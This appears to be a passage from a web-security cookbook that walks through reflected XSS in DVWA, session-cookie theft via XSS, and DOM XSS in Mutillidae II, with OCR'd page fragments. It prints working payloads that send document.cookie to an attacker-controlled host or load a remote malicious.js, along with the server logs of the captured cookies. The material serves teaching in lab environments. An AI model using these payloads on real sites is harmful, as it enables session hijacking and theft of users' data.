
In this recipe, we will see some key points in identifying an XSS vulnerability in a web application.

How to do it...

Let's look at the following steps:

1. We will use **Damn Vulnerable Web Application** (**DVWA**) for this recipe. Log in using the default admin credentials (`admin` as both username and password) and go to **XSS reflected**.


2. The first step in testing for a vulnerability is to observe the normal response of the application. Introduce a name in the textbox and click **Submit**. We will use `Bob`:


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Bob


3. The application used the name we provided to form a phrase. What happens if instead of a valid name we introduce some special characters or numbers? Let's try with `<'this is the 1st test'>`:


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello <'this is the 1st test'>

4. Now, we see that anything we put in the textbox will be reflected in the response; that is, it is becoming the part of the HTML page in response. Let's check the page's source code to analyze how it presents the information:




view-source:http://192.168.56.11/dvwa/vulnerabilities/xss_r/?name=%3C'this+is+the+1st+test%3E

```
<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">

        <form name="XSS" action="#" method="GET">
            <p>What's your name?</p>
            <input type="text" name="name">
            <input type="submit" value="Submit">
        </form>

        <pre>Hello <'this is the 1st test'></pre>

    </div>
```

The source code shows that there is no encoding for special characters in the output and the special characters we send are reflected back in the page without any prior processing. The < and > symbols are the ones used to define HTML tags, so maybe we can introduce some script code.


5. Try introducing a name followed by very simple script code, `Bob<script>alert('XSS')</script>`:



192.168.56.11/dvwa/vulnerabilities/xss_r/?name=Bob<script>alert('XSS')<

The page executed the script, causing an alert to appear, so this page is vulnerable to XSS.

6. Now, check the source code to see what happened with our input:



view-source:http://192.168.56.11/dvwa/vulnerabilities/xss_r/?name=Bob%

```
<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">

        <form name="XSS" action="#" method="GET">
            <p>What's your name?</p>
            <input type="text" name="name">
            <input type="submit" value="Submit">
        </form>

        <pre>Hello Bob<script>alert('XSS')</script></pre>

    </div>

```

It looks like our input was processed as if it was a part of the HTML code; the browser interpreted the `<script>` tag and executed the code inside it, showing the alert as we set it.

How it works...

XSS vulnerabilities happen when weak or no input validation is done and there is no proper encoding of the output, both on the server side and client side. This means that the application allowed us to introduce characters that are also used in HTML code and, when it was going to send them to the page, did not follow any encoding process (such as using the HTML escape codes `&lt;` and `&gt;`) to prevent them from being interpreted as HTML or JavaScript source code.

These vulnerabilities are used by attackers to alter the way a page behaves on the client side and to trick users into performing tasks without them knowing, or to steal private information.

To discover the existence of an XSS vulnerability, we followed some leads:

- The text we introduced in the box was used exactly as sent to form a message that was presented on the page; that is, it is a reflection point
- Special characters were not encoded or escaped
- The source code showed that our input was integrated in a position where it could become a part of the HTML code and be interpreted as that by the browser

There's more...

In this recipe, we discovered a reflected XSS; this means that the script is executed every time we send this request and the server responds to it. Another type of XSS is called a stored XSS. A stored XSS is one that may or may not be presented immediately after input submission, but such input is stored on the server (maybe in a database) and is executed every time a user accesses the stored data.

Obtaining session cookies through XSS


In the previous recipe, we did a very basic proof of concept for an XSS exploitation. Also, in previous chapters, we saw how a session cookie can be used by an attacker to steal a valid user's session. XSS vulnerabilities and session cookies that are not protected by the `HttpOnly` flag can be a deadly combination for a web application's security.

In this recipe, we will see how an attacker can exploit an XSS vulnerability to grab a user's session cookie.

How to do it...

The attacker needs to have a server to receive the exfiltrated data (session cookies, in this case), so we will use a simple Python module to set it up. These are the steps:


1. To start a basic HTTP server with Python, run the following command in a Terminal in Kali Linux:



```
root@kali:~# python -m SimpleHTTPServer 88
Serving HTTP on 0.0.0.0 port 88 ...
```

2. Now log in to DVWA and go to **XSS reflected**.
3. Enter the following payload in the **Name** textbox:


```
Bob<script>document.write('<img
src="http://192.168.56.10:88/'+document.cookie+'">');</script>
```


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Bob<script>document.write('<

4. Now, go back to the Terminal where the Python server is running and see how it has received a new request:



```
root@kali:~# python -m SimpleHTTPServer 88
Serving HTTP on 0.0.0.0 port 88 ...
192.168.56.10 - - [06/Jun/2018 08:21:54] code 404, message File not found
192.168.56.10 - - [06/Jun/2018 08:21:54] "GET /security=low;%20PHPSESSID=0uqu8ff
bg97jts6ksvc2pksek0;%20JSESSIONID=AC61B7DE47A7F5901C11C6BE057AF395;%20acopendivi
ds=swingset,jotto,phpbb2,redmine;%20acgroupswithpersist=nada HTTP/1.1" 404 -
```

Notice that the URL parameter (after `GET`) contains the user's session cookie.

How it works...

In attacks such as XSS, where user interaction is required in order to exploit a vulnerability, attackers have little or no control over when the user clicks the malicious link or performs the action required to compromise the application. In such a scenario, the attacker should have a server set up to receive the information sent by the victim.

In this example, we used the `SimpleHTTPServer` module provided by Python, but a more sophisticated attack would obviously require a more sophisticated server.

After that, going to DVWA and entering the payload in the **Name** textbox simulates a user clicking on a link to `http://192.168.56.11/dvwa/vulnerabilities/xss_r/?name=Bob<script>document.write('<img src="http://192.168.56.10:88/'+document.cookie+'">');</script>` sent by an attacker. Once the user's browser loads the page and interprets the payload as JavaScript code, it will try to access an image stored on the attacker's server (`http://192.168.56.10:88`, our Kali VM) with the value of the cookie as the filename. The attacker's server will register this request and return a 404 Not found error; they can then take the logged session cookie and use it to hijack the user's session.

See also

In this recipe, we used the `<script>` tag to inject a JavaScript code block into the page; however, this is not the only HTML tag we can use, especially with the additions made by HTML5, where we have `<video>` and `<audio>`, for example. Let's see some other payloads we could have used to exploit XSS:

- Generating an error event on tags with an `src/source` parameter, such as `<img>`, `<audio>`, and `<video>`:

  ```
  <img src=X onerror="javascript:document.write('<img
  src=&quot;http://192.168.56.10:88/img'+document.cookie+'&quot;>')">
  ```

  Or, use the following:

  ```
  <audio><source onerror="javascript:alert('XSS')">
  ```

  Or, there is also this:

  ```
  <video><source onerror="javascript:alert('XSS')">
  ```

- Injecting a `<script>` tag that loads an external JavaScript file:

  ```
  <script src="http://192.168.56.10:88/malicious.js">
  ```

- If the injected text is set as a value inside an HTML tag and surrounded by quotes (`"`), like in `<input value="injectable_text">`, we can close the quotes and add an event to the code. For example, replace `injectable_text` with the following code. Notice how the last quote is not closed so we can use the one already in the HTML code:

  ```
  " onmouseover="javascript:alert('XSS')
  ```

- Injecting a link or other tag with the `href` property to make it execute code whenever it is clicked:

  ```
  <a href="javascript:alert('XSS')">Click here</a>
  ```

There are a multitude of variations of tags, encodings, and instructions that can be used to exploit an XSS vulnerability. For a more complete reference, see the OWASP XSS Filter Evasion Cheat Sheet: `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`.

Exploiting DOM XSS

Also referred to as client-side XSS, DOM XSS is named this way because the payload is received and processed by the DOM of the browser, which means that the injected code never reaches the server and any server-side validation or encoding is ineffective against this kind of attack.


In this recipe, we will analyze how this vulnerability can be detected and exploited in a web application.

How to do it...

The following are the steps for detecting and exploiting this vulnerability in a web application:

1. In the vulnerable virtual machine `vm_1`, go to **Mutillidae II** | **Top 10 2013** | **XSS** | **DOM** | **HTML5 local storage**.
2. This exercise shows a form that stores information in the browser's local and session storage. Enable the **Developer Tools** in the **Network** tab.

3. Try adding some data and notice how there is no network communication, and that the green bar displays the value given to the key:



192.168.56.11/mutillidae/index.php?page=html5-storage.php


LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local
Cookbook test	Cookbook test	Session
Cookbook test 2	Cookbook test 2	Session

Added key Cookbook test 2 to Session storage

- Perform a request or Reload the page to see detailed information about network activity.
- Click on the button to start performance analysis.

Getting Started: Project Whitepaper
Release Announcements
Cookbook test 2
Cookbook test 2
Session
Local
Add New
Inspec... Cons... Debug... Style Ed... Perform... Mem... Netw... Stora... D...
All HTML CSS JS XHR Fonts Images Media Flash WS Other No requests Filter URLs
Status Method File Domain Cause Type Trans... Size 0 ms

4. If we inspect the **Add New** button, we see it calls a function, `addItemToStorage`, when clicked:



192.168.56.11/mutillidae/index.php?page=html5-storage.php


LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

```
<tbody>
  <tr></tr>
  <tr>
    <td></td>
    <td></td>
    <td class="label"></td>
    <td>
      <input class="button" onclick="addItemToStorage(this.form);" value="Add New" type="button"> ev
    </td>
  </tr>
  <tr></tr>
```

```
element {                inline
}
            global-styles.css:95
input.button {
  border-radius: 5px;
  font-weight: bold;
  background-color:
#ccccff;
  border-color:
black;
```

Release Announcements
Session
Local
Add New
Inspec... Cons... Debug... Style Edi... Perform... Mem... Netw... Stora... D...
Search HTML
Rules Computed
Filter Styles


5. Now, go to the **Debugger** tab and look for the `addItemToStorage` function; we find it in line 1064 of `index.php`:




```
1058  var setMessage = function(/* String */ pMessage){
1059    var lMessageSpan = document.getElementById("idAddItemMessageSpan");
1060    lMessageSpan.innerHTML = pMessage;
1061    lMessageSpan.setAttribute("class","success-message");
1062  };// end function setMessage
1063
1064  var addItemToStorage = function(theForm){
1065    try{
1066      var lKey = theForm.DOMStorageKey.value;
1067      var lItem = theForm.DOMStorageItem.value;
1068      var lType = "";
1069      var lUnacceptableKeyPattern = "[^A-Za-z0-9]";
1070
1071      if (gUseJavaScriptValidation == "TRUE" && lKey.match(lUnacceptableKeyPattern)){
1072        setMessage("Unable to add key " + lKey.toString() + " because it contains non-alphanumeric
1073        return false;
1074      }// end if
1075
1076      var lInvalidTR = document.getElementById("id-invalid-input-tr");
1077      if(lKey.length == 0 || lItem.length == 0){
1078        lInvalidTR.style.display = "";
1079        return false;
1080      }else{
1081        lInvalidTR.style.display = "none";
1082      }// end if
1083
1084      if(theForm.SessionStorageType[0].checked){
1085        window.sessionStorage.setItem(lKey, lItem);
1086        lType = "Session";
1087      }else if (theForm.SessionStorageType[1].checked){
1088        window.localStorage.setItem(lKey, lItem);
1089        lType = "Local";
1090      }// end if
1091
1092      addRow(lKey, lItem, lType);
1093      setMessage("Added key " + lKey.toString() + " to " + lType.toString() + " storage");
1094
```

The arrow with number 1 shows that there is some input validation in place, but it depends on the value of a variable called `gUseJavaScriptValidation`. If we look for this variable in the code, we find it is initially declared with the value `FALSE` (line 1027) and there doesn't seem to be any place where its value changes, so maybe that condition is never true. We follow the code flow and find that there's no other validation or modification of the variable that holds the value of the key. And in **2**, line 1093, that value is passed as a parameter to the `setMessage` function, which in line 1060 **3**, adds the message to the page by using the `innerHTML` property of an existing element.

6. So, let's try setting a key value that includes HTML code. Add a new entry with the following as the key: `Cookbook test <H1>3</H1>`



7. If the HTML code is interpreted by the browser, it is very likely that a JavaScript block also would be. Add a new entry with the following as the key: `Cookbook test <img src=X onerror="alert('DOM XSS')">`


192.168.56.11/mutillidae/index.php?page=html5-storage.php
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
Web Storage
DOM XSS
OK
Add New

Key	Item	Storage Type
Cookbook test	Cookbook test	Session
Cookbook test <H1>3</H1>	t	Session
Cookbook tes	2	Session
Authorization		Session
LocalStorage	he e	Local
MessageOfTh		Local
Cookbook test <img src=X onerror="alert('DOM XSS')">	XSS	Local

nerror="alert('DOM XSS')"> | XSS | Session [✓ Local]

Added key Cookbook test to Local storage

How it works...

In this recipe, we first analyzed the behavior of the application, noticing that it didn't connect to the server to add information to the page and that it reflected a value given by the user. Later, we analyzed the script code that adds the data to the browser's internal storage, and noticed that such data may not be properly validated and presented back to the user via the `innerHTML` property, at least for the key value, which implies that the data is treated as HTML code, not as text.

To try this lack of validation, we first inserted some text with HTML header tags and got the code interpreted by the browser. Our last step was to attempt an XSS proof of concept that was successful.

Man-in-the-Browser attack with XSS and BeEF

BeEF, the Browser Exploitation Framework, is a tool that focuses on client-side vectors, specifically on attacking web browsers.

